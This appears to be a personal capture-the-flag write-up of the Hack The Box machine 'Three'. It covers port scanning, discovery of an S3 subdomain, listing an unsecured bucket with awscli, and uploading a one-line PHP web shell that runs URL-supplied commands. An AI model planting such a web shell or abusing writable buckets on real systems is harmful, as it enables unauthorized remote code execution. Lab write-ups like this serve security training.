HTB Starting-point Three MAchine

- ip address = "10.129.27.197"

Open ports


```
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD OPTIONS
|_http-title: The Toppers
|_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

```
- Email found
    - mail@thetoppers.htb

- sub domain enumeration
    - s3.thetoppers.htb

- configuring /etc/hosts
    - 10.129.27.197 s3.thetoppers.htb
```

{"status": "running"}

```
Amazon s3 bucket

using awscli

> aws configure
> aws s3 ls --endpoint-url=http://s3.thetoppers.htb/ s3://thetoppers.htb

- webshell in php
    # Take input from the url paramter. shell.php?cmd=whoami
    <?php system($_GET['cmd']); ?>

https://sushant747.gitbooks.io/total-oscp-guide/content/webshell.html?
source=post_page-----8b487e409816--------------------------------

copy shell to s3 bucket
```

```
> aws s3 cp --endpoint-url=http://s3.thetoppers.htb/ shell.php
s3://thetoppers.htb
```




```
navigating the url

> http://thetoppers.htb/shell.php?cmd=ls
```

Take input from the url paramter. shell.php?cmd=whoami images index.php shell.php

Take input from the url paramter. shell.php?cmd=whoami a980d99281a28d638ac68b9bf9453c2b